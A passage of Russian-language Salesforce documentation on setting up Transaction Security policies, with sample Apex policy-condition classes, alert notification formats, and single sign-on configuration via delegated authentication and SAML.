     - **«Объект»**: тип объекта. Выберите конкретный ресурс и нужный тип уведомлений. Действие «заморозка пользователя» возможно для ресурсов Chatter.
     - **«Экспорт данных»** — уведомляет, что выбранный тип объекта был экспортирован. Доступные типы объектов: организация, обращение, контакт, интерес и возможность. Для инициирования политики экспортирование следует выполнять с помощью типа отчета по умолчанию на вкладке «Отчет» или из API-клиента, например Data Loader или Workbench.

       Прим.: Невозможно создать политику события «Экспорт данных» для объединенных отчетов, исторических отчетов или настраиваемых отчетов.
     - **«Доступ к ресурсу»**: уведомление пользователя о доступе к выбранному ресурсу. Пользователи могут блокировать доступ или требовать двухфакторную проверку подлинности перед предоставлением доступа.
   - «Уведомления»: данное поле позволяет выбирать методы уведомления для каждой политики.
   - «Получатель»: данное поле должно содержать имя активного пользователя с профилем «Системный администратор».
   - «Оперативные действия»: данное поле определяет действия, которые должны выполняться при инициировании политики. Доступные действия определяются выбранным типом события. При наличии событий типа «Вход» и «Доступ к ресурсу» пользователь может блокировать действие или требовать более высокий уровень управления доступом посредством двухфакторной проверки подлинности. Для событий Chatter существует возможность «заморозить» пользователя или заблокировать пост. При наличии событий типа «Вход» пользователь может требовать завершения существующего сеанса перед продолжением текущего сеанса. При необходимости стандартное действие завершения сеанса может всегда закрывать самый давний сеанс.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления политиками безопасности транзакций:

- Автор Apex

  И

  «Настройка приложения»

> **Важное замечание:** Не рекомендуем создавать политику, требующую выполнения двухфакторной проверки подлинности без предварительного предоставления пользователям возможности получения контролируемого по времени разового пароля. Данный пароль является вторым фактором проверки подлинности. В противном случае при стечении обстоятельств, требующих ввода второго фактора проверки подлинности, пользователи не могут завершить текущие задачи (например, вход или выполнение отчета).

- При необходимости заполните поле «Политика Apex» текущим классом или выберите **«Создать Apex»** для создания стандартного класса политики, реализующего интерфейс `TxnSecurity.PolicyCondition`. Вы можете также написать собственную политику, чтобы воспользоваться настройками, сделанными в организации.
- Пользователю, выбранному в поле «Выполнить политику как:», должен быть назначен профиль «Системный администратор».

3. При необходимости создайте условие для конкретного свойства в контексте политики. Например, создайте политику, инициируемую при использовании конкретного IP-адреса источника для доступа к отчету или панели мониторинга. Проверяемым свойством является IP-адрес источника.
   - Доступные свойства определяются выбранным типом события.
   - Например, при выборе события «Вход» доступны изменения свойств, выполненные в течение указанного количества дней, или точное совпадение со значением свойства.
4. Чтобы включить политику, установите соответствующий флажок. Пользователи могут включать и выключать политики согласно текущим требованиям.
5. Нажмите кнопку **«Сохранить»**.

После сохранения внесенных изменений пользователю отображается страница редактирования новой политики. Данная страница позволяет изменять политику и проверять соответствующий класс Apex.

При создании интерфейса Apex для политики без предварительного выбора значения условия рекомендуем добавить условие позже. Если необходимо изменить условия, их можно редактировать. Прежде чем активировать политику, рекомендуем отредактировать код Apex путем добавления условия. Отсутствие условия препятствует инициированию политики. Примеры см. в разделе «Политики Apex для уведомлений о безопасности транзакций».

Создание политик безопасности транзакций при помощи Lightning Experience

Воспользуйтесь мастером Безопасность транзакций для пошагового создания политики.

1. Введите строку *«Транзакции»* в поле «Быстрый поиск» меню «Настройка», выберите пункт **«Безопасность транзакций»** и нажмите кнопку **«Создать политику»** в разделе «Политики безопасности транзакций».
2. Прежде всего выберите, что будет отслеживать ваша политика. Выберите категорию, а затем событие или объект в этой категории.

   Существуют следующие категории.

   - **«Экспорт данных»** — уведомляет, что выбранный тип объекта был экспортирован. Для инициирования политики экспортирование следует выполнять с помощью типа отчета по умолчанию на вкладке «Отчет» или из API-клиента, например Data Loader или Workbench.

     Прим.: Невозможно создать политику события «Экспорт данных» для объеденных отчетов, исторических отчетов или настраиваемых отчетов.

   - **«Вход»**: вход пользователя. Вы можете предусмотреть срабатывание политики в различных случаях событий, связанных с входом пользователя в систему.
   - **«Доступ к ресурсу»**: уведомление пользователя о доступе к выбранному ресурсу. Пользователи могут блокировать доступ или требовать двухфакторную проверку подлинности перед предоставлением доступа.
   - **«Объект»**: тип объекта.

     Прим.: Lightning Experience поддерживает только ресурсы «Комментарий ленты» и «Пункт ленты», тогда как Salesforce Classic поддерживает все ресурсы Chatter.

3. Выберите опцию «Генерировать Apex», если у вас нет готового условия для использования политики.

   Функция «Безопасность транзакций» создаст пустое условие выполнения политики Apex, которое вы затем сможете заполнить. Это можно будет сделать после создания политики.

4. Затем выберите, какое действие политика будет совершать после срабатывания, кого и как она будет извещать, а также пользователя, который будет осуществлять политику. Пользователю, выбранному в поле «Выполнить политику как:», должен быть назначен профиль «Системный администратор».

   Доступные действия определяются выбранным типом события. При наличии событий типа «Вход» и «Доступ к ресурсу» пользователь может блокировать действие или требовать более высокий уровень управления доступом посредством двухфакторной проверки подлинности. Для событий Chatter существует возможность «заморозить» пользователя или заблокировать пост. При наличии событий типа «Вход» пользователь может требовать завершения существующего сеанса перед продолжением текущего сеанса. При необходимости стандартное действие завершения сеанса может всегда закрывать самый давний сеанс.

   Прим.: Двухфакторная проверка подлинности не поддерживается приложением Salesforce1 или Lightning Experience для типа события «Доступ к ресурсу». Взамен используется действие «Блокировать».

   Важное замечание: Не рекомендуем создавать политику, требующую выполнения двухфакторной проверки подлинности без предварительного предоставления пользователям возможности получения контролируемого

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления политиками безопасности транзакций:

- Автор Apex

  И

  «Настройка приложения»

по времени разового пароля. Данный пароль является вторым фактором проверки подлинности. В противном случае при стечении обстоятельств, требующих ввода второго фактора проверки подлинности, пользователи не могут завершить текущие задачи (например, вход или выполнение отчета).

5. Выберите дескриптивное название для своей политики. Название и описание политик помогают вам идентифицировать и организовывать политики по мере их создания.
6. Нажмите кнопки **«Сохранить»**, а затем — **«Завершить»** для подтверждения действий. Новая политика отобразится в нижней части списка политик.

Если вы еще не выбрали существующий класс Apex для вашей политики, модифицируйте сгенерированный класс Apex на этом этапе до того, как активировать политику. Нажмите на имя класса Apex, чтобы начать работу, и добавьте условие срабатывания политики. Примеры см. в разделе «Политики Apex для уведомлений о безопасности транзакций».

Политики Apex для уведомлений о безопасности транзакций

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

Каждая политика безопасности транзакций должна реализовывать интерфейс Apex `TxnSecurity.PolicyCondition`. Ниже перечислены некоторые примеры.

При создании интерфейса Apex для политики без предварительного выбора значения условия рекомендуем добавить условие позже. Если необходимо изменить условия, их можно редактировать. Прежде чем активировать политику, рекомендуем отредактировать код Apex путем добавления условия. Отсутствие условия препятствует инициированию политики. Способы создания условия см. в примерах ниже.

Не включайте операторы на языке манипуляции данными (DML) в свои настраиваемые политики. Операции DML возвращаются к исходному состоянию после оценки политики безопасности транзакций вне зависимости от результатов оценки политики: `true` или `false`.

При удалении политики безопасности транзакций внедрение `TxnSecurity.PolicyCondition` не удаляется. Код Apex может повторно использоваться в других политиках.

Данный пример политики Apex реализует политику, инициируемую при выполнении входа посредством разных IP-адресов за последние 24 часа.

Пример:

```
global class LoginPolicyCondition implements
TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
                                 FROM LoginHistory
                                 WHERE UserId = :e.userId
                                       AND LoginTime =
LAST_N_DAYS:1
                                 GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

Данный пример политики Apex реализует политику, инициируемую при создании сеанса посредством конкретного IP-адреса.

Пример:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

Данная политика DataExport реализует политику, инициируемую при экспорте данных посредством приложения Data Loader.

Пример:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

Данная политика Apex инициируется при получении доступа к отчетам.

Пример:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

Данная политика Apex инициируется при получении доступа к связанному приложению.

Пример:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
```

```
    }
}
```

СМ. ТАКЖЕ:

Дополнительные примеры внедрений PolicyCondition

Операции Apex DML

Управление политиками безопасности транзакций

С помощью политик безопасности транзакций можно определять, включать и создавать код Apex для реализации ваших политик. Выберите способ отправки уведомления при инициировании политики, затем нужные политики. Данная функция доступна только активному пользователю с профилем «Системный администратор».

1. Введите строку «*Безопасность транзакций*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасность транзакций»**.
2. На странице политик безопасности транзакций можно:
   - изменить представление;
   - создать представление;
   - изменить политику;
   - создать политику;
   - изменить класс `TxnSecurity.PolicyCondition` Apex для политики;
   - удалить политику;
   - задать параметры по умолчанию для безопасности транзакций.

Изменить параметры по умолчанию для безопасности транзакций можно в любое время.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления политиками безопасности транзакций:

- Автор Apex

  И

  Настройка приложения

Получение уведомлений политики безопасности транзакций

Выбранные уведомления отправляются пользователям при инициировании включенной политики. Данные уведомления отличаются особым форматированием.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

Электронные уведомления

Электронные уведомления, отправляемые из раздела «Политика безопасности транзакций», содержат тему «Предупреждение о безопасности транзакций!». Текст сообщения содержит активированную политику и события, которые привели к ее включению. Для отображения времени используется регион и часовой пояс включения политики получателя. Например, политика включена в 18:46 (восточное стандартное время). Администратор, получающий уведомления, находится в часовом поясе «Тихоокеанское стандартное время», поэтому время указывается в соответствующем формате (PST). См. пример ниже.

Пример:

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Friday, November 12, 2014, 5:35 PM
Subject: Transaction Security Alert!

This is a transaction security policy alert.

Policy: An administrator created a new user.

Event(s) responsible for triggering this policy:
1. Created new user Lisa Johnson at 11/12/2014 5:35:09 PM PST
```

Внутрипрограммные уведомления

Внутрипрограммные уведомления доступны только пользователям приложения Salesforce1. Текст уведомления содержит только инициированную политику. См. пример ниже.

Пример:

```
Transaction Security Alert:
Policy New Encrypted Custom Field was triggered.
```

Единая регистрация

Единая регистрация позволяет пользователям получать доступ к авторизованным сетевым ресурсам с одним именем входа. Вместо того, чтобы управлять отдельными паролями для каждого ресурса в Salesforce, проверка имен пользователей и паролей производится по корпоративной базе данных пользователей или в другом клиентском приложении.

Ниже перечислены способы использования функции единой регистрации, поддерживаемые системой Salesforce.

- Интегрированная проверка подлинности с помощью языка SAML позволяет отправлять данные авторизации и проверки между аффилированными, но не связанными веб-службами. Вы можете войти в Salesforce из клиентского приложения. Salesforce автоматически включает интегрированную проверку подлинности для вашей организации.
- Делегированная проверка подлинности SSO интегрирует Salesforce с выбранным вами методом проверки. Вы можете интегрировать проверку подлинности с вашим сервером LDAP или использовать для проверки маркер вместо пароля. Делегированная проверка подлинности управляется на уровне полномочий, а не на уровне организации, что дает вам больше вариантов управления. Пользуясь полномочиями, можно задать для одних пользователей использование делегированной проверки подлинности, а для других — управляемого Salesforce пароля.

  Делегированная проверка подлинности дает следующие преимущества.

  - Использование более строгого вида проверки подлинности пользователей (например, интеграция с безопасным поставщиком удостоверений)
  - Отмена общего доступа к странице входа и ее использование в качестве компонента корпоративной сети, защищенного брандмауэром
  - Дифференцирует вашу организацию от других компаний, использующих Salesforce, для уменьшения риска фишинговых атак.

  Вам следует связаться с Salesforce, чтобы включить делегированную проверку подлинности перед ее настройкой в своей организации.
- Поставщики проверки подлинности дают пользователям возможность входить в вашу организацию Salesforce с помощью своих учетных данных во внешнем поставщике услуг. Система Salesforce поддерживает протокол OpenID Connect, позволяющий пользователям выполнять вход с помощью любого поставщика OpenID (например, Google, PayPal и LinkedIn). Если включен поставщик проверки подлинности, то система Salesforce не проверяет пароль пользователя. Взамен, система Salesforce использует регистрационные данные пользователя из внешнего поставщика услуг для определения регистрационных данных проверки подлинности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

При наличии внешнего поставщика удостоверений и настройке единой регистрации для организации Salesforce система Salesforce выступает в качестве поставщика услуг. При необходимости включите систему Salesforce в качестве поставщика удостоверений и разрешите единую регистрацию для подключения к другому поставщику услуг. Для настройки единой регистрации требуется только поставщик услуг.

Страница «Параметры единой регистрации» отображает версию единой регистрации, доступную для организации. Дополнительную информацию о параметрах единой регистрации см. в разделе «Настройка параметров SAML для единой регистрации». Дополнительную информацию о SAML и безопасности системы Salesforce см. в *Руководстве по обеспечению безопасности*.

Преимущества единой регистрации

Реализация единой регистрации дает организации несколько преимуществ.

- **Снижение административных расходов** — благодаря единой регистрации, пользователям достаточно запомнить один пароль для доступа к сетевым ресурсам или внешним приложениям и системе Salesforce. Доступ к системе Salesforce из корпоративной сети выполняется автоматически — без ввода имени пользователя и пароля. Доступ к системе Salesforce вне корпоративной сети выполняется посредством учетных данных пользователей в корпоративной сети. Сокращение количества используемых паролей позволяет снизить количество запросов на их восстановление.
- **Использование текущих инвестиций** — многие компании используют центральную базу данных LDAP для управления удостоверениями пользователей.. Проверку подлинности Salesforce можно делегировать этой системе. В этом случае, когда пользователи удаляются из системы LDAP, они больше не могут обращаться к Salesforce. Пользователи, увольняющиеся из компании, автоматически теряют доступ к корпоративным данным.
- **Экономия времени** — как правило, вход в веб-приложение занимает 5-20 секунд или более при неправильном вводе имени пользователя или пароля. При наличии единой регистрации выполнять вход в Salesforce вручную не требуется. Сэкономленные секунды позволяют понизить уровень раздражения и могут быть потрачены на выполнение других задач.
- **Сокращение времени внедрения среди пользователей** — функция единой регистрации позволяет повысить частоту использования системы Salesforce. Например, пользователи могут отправлять сообщения эл. почты, содержащие ссылки на сведения Salesforce (например, записи и отчеты). Ссылки, выбранные получателем сообщения эл. почты, открывают соответствующую страницу Salesforce.
- **Повышение безопасности** — все политики паролей, действующие в корпоративной сети, распространяются и на систему Salesforce. Безопасность пользователей, имеющих доступ к конфиденциальным данным, может быть повышена путем отправки регистрационных данных проверки подлинности, действительных только для разового входа.

Рекомендации по внедрению единой регистрации

Salesforce предоставляет набор рекомендаций по реализации делегированной проверки подлинности, интегрированной проверки подлинности с использованием SAML, единой регистрации для порталов и единой регистрации для сайтов.

Единая регистрация с делегированной проверкой подлинности

Систему Salesforce можно интегрировать с выбранным вами методом проверки подлинности посредством единой регистрации с делегированной проверкой подлинности. Можно интегрировать сервер LDAP или использовать для проверки подлинности маркер вместо пароля. Делегированная проверка подлинности управляется на уровне полномочий, а не на уровне организации, что дает вам больше вариантов управления. Пользуясь полномочиями, можно задать для одних пользователей использование делегированной проверки подлинности, а для других — управляемого Salesforce пароля.

Настройка системы Salesforce для делегированной проверки подлинности

Делегированная проверка подлинности управляется на уровне полномочий, а не на уровне организации, что дает вам больше вариантов управления. Пользуясь полномочиями, можно задать для одних пользователей использование делегированной проверки подлинности, а для других — управляемого Salesforce пароля. Необходимо обратиться в Salesforce, чтобы включить функцию делегированной проверки подлинности. Только после этого ее можно настроить в своей организации.

Управление доступом отдельного API-клиента к организации Salesforce

Можно ограничить доступ к приложениям API-клиента, таким как Data Loader, Salesforce1 и сторонние приложения. Для ограничения доступа запросите в компании Salesforce функцию добавления API-клиентов в список разрешенных. Когда эта функция включена, можно ограничить доступ ко всем связанным приложениям до тех пор, пока вы явно не одобрите каждое приложение. Одобренные приложения часто называются разрешенными.

Просмотр ошибок входа посредством единой регистрации

SAML

Удостоверение Salesforce использует протокол SAML на основе XML для единой регистрации в системе Salesforce с корпоративного портала или через поставщика удостоверений. Протокол SAML позволяет передавать информацию о пользователе между службами, например от Salesforce в Microsoft 365.

Общие сведения о своевременной инициализации для SAML

Внешние поставщики проверки подлинности

Поставщики проверки подлинности дают пользователям возможность входить в вашу организацию Salesforce с помощью своих учетных данных во внешнем поставщике услуг. Salesforce содержит поставщиков проверки подлинности для приложений, поддерживающих протокол OpenID Connect, такие как Google, Facebook, Twitter и LinkedIn. Для приложений, не поддерживающих OpenID Connect, Salesforce предлагает абстрактный класс Apex`Auth.AuthProviderPluginClass`, который используется для создания нестандартного поставщика проверки подлинности.

Использование frontdoor.jsp для входа в систему Salesforce

Frontdoor.jsp можно применять для предоставления пользователям доступа к Salesforce из настраиваемого веб-интерфейса, например удаленного доступа к сайту Force.com, с использованием существующего идентификатора сеанса и URL-адреса сервера.

Использование параметров запроса в URL-адресах конфигурации клиента

Дополнительные параметры запроса позволяют расширить функции, выполняемые поставщиком проверки подлинности. Например, с помощью этих параметров можно перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Поставщики удостоверений и поставщики услуг

Поставщик удостоверений — это проверенный поставщик, позволяющий использовать функцию единой регистрации для доступа к другим веб-сайтам. *Поставщик услуг* — это веб-сайт, используемый для размещения приложений. Можно использовать Salesforce в качестве поставщика удостоверений и определить одного или нескольких поставщиков услуг. Ваши пользователи затем при этом получат возможность доступа к другим приложениям напрямую из Salesforce при помощи функции единого входа. Это очень удобно, поскольку вместо необходимости запоминать множество паролей им достаточно запомнить только один. Более того, приложения могут быть добавлены в организацию Salesforce в виде вкладок, поэтому пользователям не придется постоянно переключаться между программами.

Настройка параметров узла удаленного доступа

Именованные регистрационные данные

Именованные регистрационные данные одновременно определяют URL-адрес конечной точки выноски и ее обязательные параметры проверки подлинности. Чтобы упростить настройку проверенных выносок, укажите именованные регистрационные данные как конечную точку выноски. Если вместо этого указать URL-адрес в качестве конечной точки выноски, этот URL-адрес необходимо зарегистрировать в параметрах удаленного узла и самостоятельно обрабатывать проверку подлинности. Например, для выноски Apex вашему коду может потребоваться обработка проверки подлинности, которая окажется менее безопасной и более сложной при внедрении OAuth.

Identity Connect

Identity Connect поддерживает интеграцию Microsoft Active Directory с системой Salesforce посредством службы, выполняемой на платформе Windows или Linux. Пользователям AD предоставляется доступ в систему Salesforce посредством единой регистрации. При синхронизации пользователей AD в качестве поставщика удостоверений может выступать система Salesforce или Identity Connect.

Рекомендации по внедрению единой регистрации

Salesforce предоставляет набор рекомендаций по реализации делегированной проверки подлинности, интегрированной проверки подлинности с использованием SAML, единой регистрации для порталов и единой регистрации для сайтов.

Ниже перечислены способы использования функции единой регистрации, поддерживаемые системой Salesforce.

- Интегрированная проверка подлинности с помощью языка SAML позволяет отправлять данные авторизации и проверки между аффилированными, но не связанными веб-службами. Вы можете войти в Salesforce из клиентского приложения. Salesforce автоматически включает интегрированную проверку подлинности для вашей организации.
- Делегированная проверка подлинности SSO интегрирует Salesforce с выбранным вами методом проверки. Вы можете интегрировать проверку подлинности с вашим сервером LDAP или использовать для проверки маркер вместо пароля. Делегированная проверка подлинности управляется на уровне полномочий, а не на уровне организации, что дает вам больше вариантов управления. Пользуясь полномочиями, можно задать для одних пользователей использование делегированной проверки подлинности, а для других — управляемого Salesforce пароля.

  Делегированная проверка подлинности дает следующие преимущества.

  - Использование более строгого вида проверки подлинности пользователей (например, интеграция с безопасным поставщиком удостоверений)
  - Отмена общего доступа к странице входа и ее использование в качестве компонента корпоративной сети, защищенного брандмауэром
  - Дифференцирует вашу организацию от других компаний, использующих Salesforce, для уменьшения риска фишинговых атак.

  Вам следует связаться с Salesforce, чтобы включить делегированную проверку подлинности перед ее настройкой в своей организации.
- Поставщики проверки подлинности дают пользователям возможность входить в вашу организацию Salesforce с помощью своих учетных данных во внешнем поставщике услуг. Система Salesforce поддерживает протокол OpenID Connect, позволяющий пользователям выполнять вход с помощью любого поставщика OpenID (например, Google, PayPal и LinkedIn). Если включен поставщик проверки подлинности, то система Salesforce не проверяет пароль пользователя. Взамен, система Salesforce использует регистрационные данные пользователя из внешнего поставщика услуг для определения регистрационных данных проверки подлинности.

При необходимости настройте SAML для использования на порталах и сайтах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Клиентские и партнерские порталы недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- «Настройка приложения»

  И

  Изменение всех данных

Рекомендации по делегированной проверке подлинности

Учитывайте эти рекомендации при реализации единой регистрации с делегированной проверкой подлинности для своей организации.

- Реализация веб-службы вашей организации должна быть приемлемой для серверов Salesforce, поэтому ваша веб-служба должна быть развернута на сервере в демилитаризованной зоне. Не забудьте указать внешнее имя DNS своего сервера при вводе URL-адреса делегированного шлюза в разделе делегированной проверки подлинности Salesforce. Введите

строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»**.

- Если между Salesforce и системой пользователя не может быть установлено подключение или запрос обрабатывается более 10 секунд, то вход не выполняется. Пользователь получает сообщение об ошибке, в котором говорится, что корпоративная служба проверки подлинности не работает.
- Запросы SOAP должны содержать точные пространства имен, имена элементов и капитализацию. По возможности рекомендуем создать серверную заглушку на основе файла WSDL.
- Из соображений безопасности сделайте веб-службу доступной через протокол TLS. Требуется сертификат от надежного поставщика, например Verisign или Thawte. Список проверенных поставщиков можно получить в компании Salesforce.
- IP-адрес, с которого поступил запрос для входа, определяется параметром sourceIp. Рекомендуем использовать данные сведения для ограничения доступа на основе местоположения пользователя. Кроме того, функция Salesforce, проверяющая диапазоны IP-адресов входа, применяется к пользователям единой регистрации. Дополнительную информацию см. в разделе «Ограничение времени и места входа пользователей в систему Salesforce» на странице 1025.
- Внутренние имена пользователей организации могут требовать соотнесения с именами пользователей Salesforce. Если организация не использует стандартное соотнесение, попробуйте расширить схему базы данных пользователей (например, Active Directory) для добавления имени пользователя Salesforce как атрибута учетной записи пользователя. Данный атрибут может использоваться службой проверки подлинности для обратного соотнесения с учетной записью пользователя.
- Мы не рекомендуем включать единую регистрацию для администраторов Salesforce. Если администраторы Salesforce используют единую регистрацию и произошел сбой сервера единой регистрации, они не смогут войти в систему Salesforce. Обеспечьте администраторам Salesforce возможность входа в систему Salesforce, чтобы они могли отключить единую регистрацию в случае возникновения проблем.
- Прежде чем внедрить разработанное решение единой регистрации, рекомендуем протестировать его в организации Developer Edition или безопасной среде. Чтобы зарегистрировать бесплатную организацию Developer Edition, воспользуйтесь веб-узлом developer.salesforce.com.
- Рекомендуем протестировать внедренное решение в клиентах Salesforce (например, Salesforce for Outlook, Connect for Office и Connect Offline). Дополнительную информацию см. на странице Single Sign-On for Salesforce clients.

Рекомендации по интегрированной проверке подлинности посредством SAML

Учитывайте эти рекомендации при реализации интегрированной единой регистрации на основе SAML для своей организации.

- Скопируйте URL-адрес входа в Salesforce на странице конфигурации «Параметры единой регистрации» и вставьте его в качестве значения соответствующего параметра конфигурации поставщика удостоверений. Иногда этот параметр называется URL-адресом получателя.
- Система Salesforce допускает разницу относительно сервера поставщика удостоверений не более трех минут. Убедитесь, что часы сервера идут правильно.
- Если вход не может быть выполнен посредством утверждения SAML, рекомендуем проверить журнал входов и просмотреть сообщение об ошибке. Чтобы устранить возникшие неполадки, воспользуйтесь средством проверки утверждения SAML на странице конфигурации «Параметры единой регистрации».
- Соотнесите внутренние имена пользователей организации с именами пользователей Salesforce. Чтобы соотнести имена, можно добавить уникальный идентификатор в поле `FederationIdentifier` каждого пользователя Salesforce. Либо можно расширить схему базы данных пользователей (например Active Directory), включив в нее имя пользователя Salesforce в качестве атрибута учетной записи пользователя. Выберите соответствующее значение в поле «Тип кода `SAML`» и настройте службу проверки подлинности для отправки идентификатора в утверждениях SAML.

- Прежде чем разрешить пользователям вход посредством утверждений SAML, включите настройку организации SAML и добавьте нужные конфигурации.
- Чтобы запретить прямой вход пользователей в систему Salesforce и предоставить администраторам дополнительный контроль над политиками входа, воспользуйтесь функцией «Мой домен». При необходимости примените параметры URL-адреса, указанные в значении поля «URL-адрес входа Salesforce» на странице конфигурации «Параметры единой регистрации», к настраиваемому домену.

  Например, если поле «URL-адрес входа Salesforce» содержит значение `https://login.salesforce.com/?saml=02HKiP...`,

  воспользуйтесь следующим адресом: `https://`*имя домена*`.my.salesforce.com/?saml=02HKiP...`
- Чтобы протестировать решение единой регистрации SAML, рекомендуем использовать организацию Developer Edition или безопасную среду. Чтобы зарегистрировать бесплатную организацию Developer Edition, воспользуйтесь веб-узлом developer.salesforce.com.
- Копии безопасной среды создаются с отключенной интегрированной проверкой подлинности на основе SAML. Сведения о конфигурации, кроме значения поля «URL-адрес входа Salesforce», сохраняются. Поле «URL-адрес входа Salesforce» обновляется для соответствия URL-адресу безопасной среды (например, `https://yourInstance.salesforce.com/`) после повторного включения SAML. Чтобы включить SAML в безопасной среде, введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»**, щелкните **«Правка»** и установите флажок «SAML включен».
- Поставщик удостоверений должен разрешить настройку URL-адреса для аудитории поставщика услуг. Данное значение должно соответствовать значению «Код объекта» в конфигурации единой регистрации. Значение по умолчанию: `https://saml.salesforce.com`.

Рекомендации по реализации единой регистрации для порталов

Клиентские и партнерские порталы недоступны новым организациям, начиная с выпуска Summer'13. Взамен, рекомендуем использовать сообщества. Дополнительную информацию об использовании функции единой регистрации и SAML в сообществах см. в разделе «Настройка SAML для сообществ» справки Salesforce. Если вы продолжаете использовать порталы, учитывайте следующие требования.

- Порталы поддерживают только SAML 2.0.
- Поддерживаются только клиентские и партнерские порталы.
- Вход, инициированный поставщиком услуг, не поддерживается.
- Атрибуты `portal_id` и `organization_id` являются обязательными. При наличии только одного атрибута система возвращает ошибку.
- Если утверждение SAML содержит оба атрибута (`portal_id` и `organization_id`), то пользователю открывается страница входа на портал. В противном случае пользователю открывается обычная страница входа Salesforce посредством SAML.
- Отдельная организация может использовать несколько порталов.

Рекомендации по реализации единой регистрации для сайтов

- Сайты поддерживают только SAML 2.0.
- Поддерживаются только клиентские и партнерские порталы.
- Вход, инициированный поставщиком услуг, не поддерживается.

- Атрибуты `portal_id`, `organization_id` и `siteUrl` являются обязательными. При наличии только одного атрибута система возвращает ошибку.
- Если утверждение SAML содержит все три атрибута (`portal_id`, `organization_id` и `siteUrl`), то пользователю открывается страница входа на сайты. При отсутствии атрибута `siteUrl` пользователю открывается страница входа на портал.
- Отдельная организация может использовать несколько порталов.

СМ. ТАКЖЕ:

Единая регистрация

Единая регистрация с делегированной проверкой подлинности

Систему Salesforce можно интегрировать с выбранным вами методом проверки подлинности посредством единой регистрации с делегированной проверкой подлинности. Можно интегрировать сервер LDAP или использовать для проверки подлинности маркер вместо пароля. Делегированная проверка подлинности управляется на уровне полномочий, а не на уровне организации, что дает вам больше вариантов управления. Пользуясь полномочиями, можно задать для одних пользователей использование делегированной проверки подлинности, а для других — управляемого Salesforce пароля.

Вот описание процесса, который используется в системе Salesforce для проверки подлинности пользователей с помощью единой регистрации с делегированной проверкой подлинности.

1. Если пользователь пытается выполнить вход посредством веб-приложения или интерфейса API, то система Salesforce проверяет имя пользователя, полномочия пользователя и параметры доступа.
2. При наличии полномочия «Единая регистрация включена» система Salesforce не проверяет имя пользователя и пароль. Вместо этого формируется вызов веб-служб, запрашивающий организацию пользователя о проверке имени пользователя и пароля.

   Прим.: Salesforce не хранит, не заносит в журналы и не просматривает пароли пользователей. Пароли удаляются сразу же после завершения процесса.

